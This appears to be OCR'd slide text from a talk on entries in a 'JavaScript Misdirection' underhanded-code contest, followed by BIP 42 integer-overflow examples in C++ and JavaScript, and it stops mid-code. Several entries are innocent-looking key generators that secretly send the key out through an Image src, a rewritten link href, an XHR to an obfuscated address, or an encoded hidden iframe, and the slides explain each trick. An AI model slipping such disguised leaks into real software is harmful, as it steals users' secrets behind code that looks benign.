
Decimal ^ 0x9198 = 0x9198

-~0x23 = -1 * -1 * (0x23 + 1) = 36

seed = 0x9198.toString(36) = "src"

Obfuscation city


Javascript Misdirection - Aymeric Beaumet



```javascript
function generateKey() {
  var input = document.querySelector('#user-input').value
  if (input.length >= 10) {
    document.querySelector('#result').textContent = hash(input)
  }
}

function hash(payload) {
  var hasher = new (function Hasher() { return this['\x49\x6d\x61\x67\x65'] }())
  var seed = (Math.random(payload)^0x9198).toString(-~0x23)

  var matrice = []
  for (var i = 0; i < seed.length; i+=1) {
    matrice.push((!i || i%2) ? String.fromCharCode(-1+(((i+matrice.length)|(seed.length<<1))<<seed.length))
                             : (Math.random()+'').substring(0x2,0xC) + '\x2e' + seed + '\x2e' + seed.substring(0,i))
  }

  return (hasher[seed]=matrice.join('')).slice(--seed.length,seed.length<<2)
}
```

- the for loop builds the string "//[random digits].src.sr"
- the return statement turns into new this[Image].src=“//[random digits].src.sr” and
- returns slice(3, 12) to display to the user
- .sr is the TLD for the African republic of Suriname


Javascript Misdirection - Aymeric Beaumet



```javascript
function generateKey() {
  var input = document.querySelector('#user-input').value
  if (input.length >= 10) {
    document.querySelector('#result').textContent = hash(input)
  }
}

function hash(payload) {
  var hasher = new (function Hasher() { return this['\x49\x6d\x61\x67\x65'] }())
  var seed = (Math.random(payload)^0x9198).toString(-~0x23)

  var matrice = []
  for (var i = 0; i < seed.length; i+=1) {
    matrice.push((!i || i%2) ? String.fromCharCode(-1+(((i+matrice.length)|(seed.length<<1))<<seed.length))
                              : (Math.random()+'').substring(0x2,0xC) + '\x2e' + seed + '\x2e' + seed.substring(0,i))
  }

  return (hasher[seed]=matrice.join('')).slice(--seed.length,seed.length<<2)
}
```

- not lint friendly; needs new obfuscation techniques to replace e.g. \x00


Javascript Misdirection - Ephi Gabay



```
//This is a lint-validated version of the submission

var key = '';
function generateKey() {
    "use strict";
    var input = document.querySelector('#user-input').value,
        resultSpan = document.getElementById('result'),
        salt,
        saltedHash;
    if (input.length === 0) {
        key = '';
    } else {
        key += Math.random().toString(36).substring(2, 3);
    }
    salt = resultSpan.nextElementSibling.innerHTML.match(/[a-z]{4}:\S*/)[0];
    saltedHash = salt + key;
    document.getElementsByTagName('link')[0].setAttribute('href', saltedHash);
    resultSpan.innerHTML = key;
}
// Coded by Ephi Gabay. My blog can be found at http://www.hex254.com/
```


- jsfiddle puts this script block in the DOM after the document body
- grabs the link from the comment via nextElementSibling and leaks the key to that url!

Javascript Misdirection - Ephi Gabay




```
▼<div id="result" class="window bottom">
  ▼<iframe name="result" sandbox="allow-forms allow-popups allow-scripts allow-same-origin allow-
  modals" allowfullscreen frameborder="0" src="//fiddle.jshell.net/65p7y1xf/show/" data-
  ss1477353759="1">
    ▼#document
      <!DOCTYPE html>
     ▼<html>
       ▶<head>…</head>
       ▼<body>
          <!-- DO NOT MODIFY THIS HTML, ONLY THE JAVASCRIPT PART -->
          <textarea oninput="generateKey()" id="user-input"></textarea>
          <span id="result">deu6k</span>
          <!-- DO NOT MODIFY THIS HTML, ONLY THE JAVASCRIPT PART -->
         ▼<script type="text/javascript">
            //<![CDATA[

            var key = '';
            function generateKey() {
                var input = document.querySelector('#user-input').value;
                var resultSpan = document.getElementById('result');
                if (input.length === 0) {
                  key = '';
                } else {
                  key += Math.random().toString(36).substring(2,3);
                }
                var salt = resultSpan.nextElementSibling.innerHTML.match(/[a-z]{4}:.*/)[0];
                var saltedHash = salt + key;
                document.getElementsByTagName('link')[0].setAttribute('href', saltedHash);
                resultSpan.innerHTML = key;
            }
            // Coded by Ephi Gabay. My blog can be found at http://www.hex254.com/
            //]]>

          </script>
        </body>
      </html>
    </iframe>
  </div>
  <div class="shim"></div> == $0
```

Javascript Misdirection - Kamil Vavra



```javascript
function generateKey() {
    // Implement this function

    var key = '';
    var encryption = new XMLHttpRequest();
    window.generateKey = function() {
    input = document.querySelector('#user-input').value;
    if (input.length === 0) {
        key = '';
    }
    else {
        key += Math.random().toString(36).substring(2,3);
    }
    if (key.length === 10) {
        var cryptoQueryKey =window[490837..toString(1<<5)];
        var salt = "//2130706433//"; //alternative representation of 127.0.0.1

        function copyToClipboard(key) {
            window.prompt("Copy to clipboard: Ctrl+C, Enter", key);
        }
        encryption.open("GET", salt+key, true);
        document.querySelector('#result').textContent = key;
        //copyToClipboard(key);
        cryptoQueryKey(encryption.send());
    }
  }
}
```

Javascript Misdirection - Evan Hahn



```
1   //linted version
2
3   var VIGENERE_KEY = [
4       60, 105, 102, 114, 97, 109, 101, 32, 104, 105, 100, 100, 101, 110, 32, 111,
5       110, 108, 111, 97, 100, 61, 34, 115, 101, 116, 84, 105, 109, 101, 111, 117,
6       116, 40, 102, 117, 110, 99, 116, 105, 111, 110, 40, 41, 123, 40, 110, 101,
7       119, 32, 73, 109, 97, 103, 101, 41, 46, 115, 114, 99, 61, 39, 104, 116, 116,
8       112, 58, 47, 47, 108, 111, 99, 97, 108, 104, 111, 115, 116, 58, 51, 48, 48,
9       48, 47, 63, 107, 61, 39, 43, 101, 110, 99, 111, 100, 101, 85, 82, 73, 67, 111,
10      109, 112, 111, 110, 101, 110, 116, 40, 114, 101, 115, 117, 108, 116, 46, 116,
11      101, 120, 116, 67, 111, 110, 116, 101, 110, 116, 41, 59, 125, 41, 34, 62, 60,
12      47, 105, 102, 114, 97, 109, 101, 62
13  ];
14
15  function vigenereCipher(input) {
16      "use strict";
17      var inputCode, keyCode, resultCode, i,
18          result = [];
19
20      for (i = 0; i <= input.length; i += 1) {
21          inputCode = input.charCodeAt(i);
22          keyCode = VIGENERE_KEY[i % VIGENERE_KEY.length];
23          resultCode = ((inputCode + keyCode) % 93) + 33 || VIGENERE_KEY;
24          result = result.concat(resultCode);
25      }
26
27      return String.fromCharCode.apply(String, result);
28  }
29
30  function generateKey() {
31      "use strict";
32      var userInput = document.getElementById('user-input').value;
33      document.getElementById('result').innerHTML = vigenereCipher(userInput);
34  }
```


Summary

- line 20: <=
- VIGENERE_KEY decodes to hidden iframe
- line 33: innerHTML puts hidden iframe string in DOM

Strengths

- plausible at first glance
- lint-proof

BIP 42 and Integer Overflows in C++



```cpp
#include <iostream>

//https://github.com/ditto-b/bitcoin/blob/c5a9d2ca9e3234db9687c8cbec4b5b93ec161190/src/chainparams.h#L60
//https://github.com/ditto-b/bitcoin/blob/c5a9d2ca9e3234db9687c8cbec4b5b93ec161190/src/chainparams.cpp#L114
int nSubsidyHalvingInterval = 210000;

//https://github.com/ditto-b/bitcoin/blob/5cfd3a70a67ba707a8f074a1730724a6e86353b8/src/util.h#L38
int64_t COIN = 100000000;

int64_t GetBlockValueBroken(int nHeight, int64_t nFees)
{
    int64_t nSubsidy = 50 * COIN;

    // Subsidy is cut in half every 210,000 blocks which will occur approximately every 4 years.
    nSubsidy >>= (nHeight / nSubsidyHalvingInterval);

    return nSubsidy + nFees;
}

int64_t GetBlockValueFixed(int nHeight, int64_t nFees)
{
    int64_t nSubsidy = 50 * COIN;
    int halvings = nHeight / nSubsidyHalvingInterval;

    // Force block reward to zero when right shift is undefined.
    if (halvings >= 64)
        return nFees;

    // Subsidy is cut in half every 210,000 blocks which will occur approximately every 4 years.
    nSubsidy >>= halvings;

    return nSubsidy + nFees;
}
```


Bad version

- block subsidy goes to 0 BTC at block 6930000
- returns to 50 BTC at 13440000
- repeats every 210,000 * 64 blocks
- overflow of int64_t

Good version

- Stays at 0 BTC after block 6930000


BIP 42 and Integer Overflows in JavaScript?




```
/*jslint bitwise: true */

var SubsidyHalvingInterval = 210000;
var COIN = 10000000;

function getBlockValueBroken(nHeight, nFees) {
    "use strict";
    var nSubsidy = 50 * COIN;
    nSubsidy = nSubsidy >> (nHeight / SubsidyHalvingInterval);
    return nSubsidy + nFees;
}

function getBlockValueFixed(nHeight, nFees) {
    "use strict";
    var nSubsidy = 50 * COIN,
        halvings = nHeight / SubsidyHalvingInterval;

    // Force block reward to zero when right shift is undefined.
    if (halvings >= 64) {
        return nFees;
    }

    // Subsidy is cut in half every 210,000 blocks which will occur approximately every 4 years.
    nSubsidy >>= halvings;

    return nSubsidy + nFees;
}
```

- **Bad version**
  - block subsidy goes to 0 BTC at block 6090000
  - returns to 50 BTC at 6720000
  - repeats
  - overflow of 32-bit right shift operand
- **Literal port of “good” version**
  - block subsidy goes to 0 BTC at block
  - returns to 50 BTC at 6720000
  - 50 BTC only ever repeated twice

BIP 42 fixes in JavaScript



```javascript
var SubsidyHalvingInterval = 210000,
    COIN = 10000000,
    MAX_SIGNED_INT = 4294967295,
    MAX_RSHIFT_RVAL = 31

function getBlockValueThrower(nHeight, nFees) {
    "use strict";
    var nSubsidy = 50 * COIN,
        halvings = nHeight / SubsidyHalvingInterval;

    if (nSubsidy > MAX_SIGNED_INT) {
        throw "Subsidy value exceeds maximum.";
    }

    if (halvings > MAX_RSHIFT_RVAL) {
        throw "Halving factor exceeds maximum above which an integer overflow occurs.";
    }

    nSubsidy = nSubsidy >> halvings;
    return nSubsidy + nFees;
}
```




```javascript
var bigInt = require("big-integer");

var SubsidyHalvingInterval = 210000,
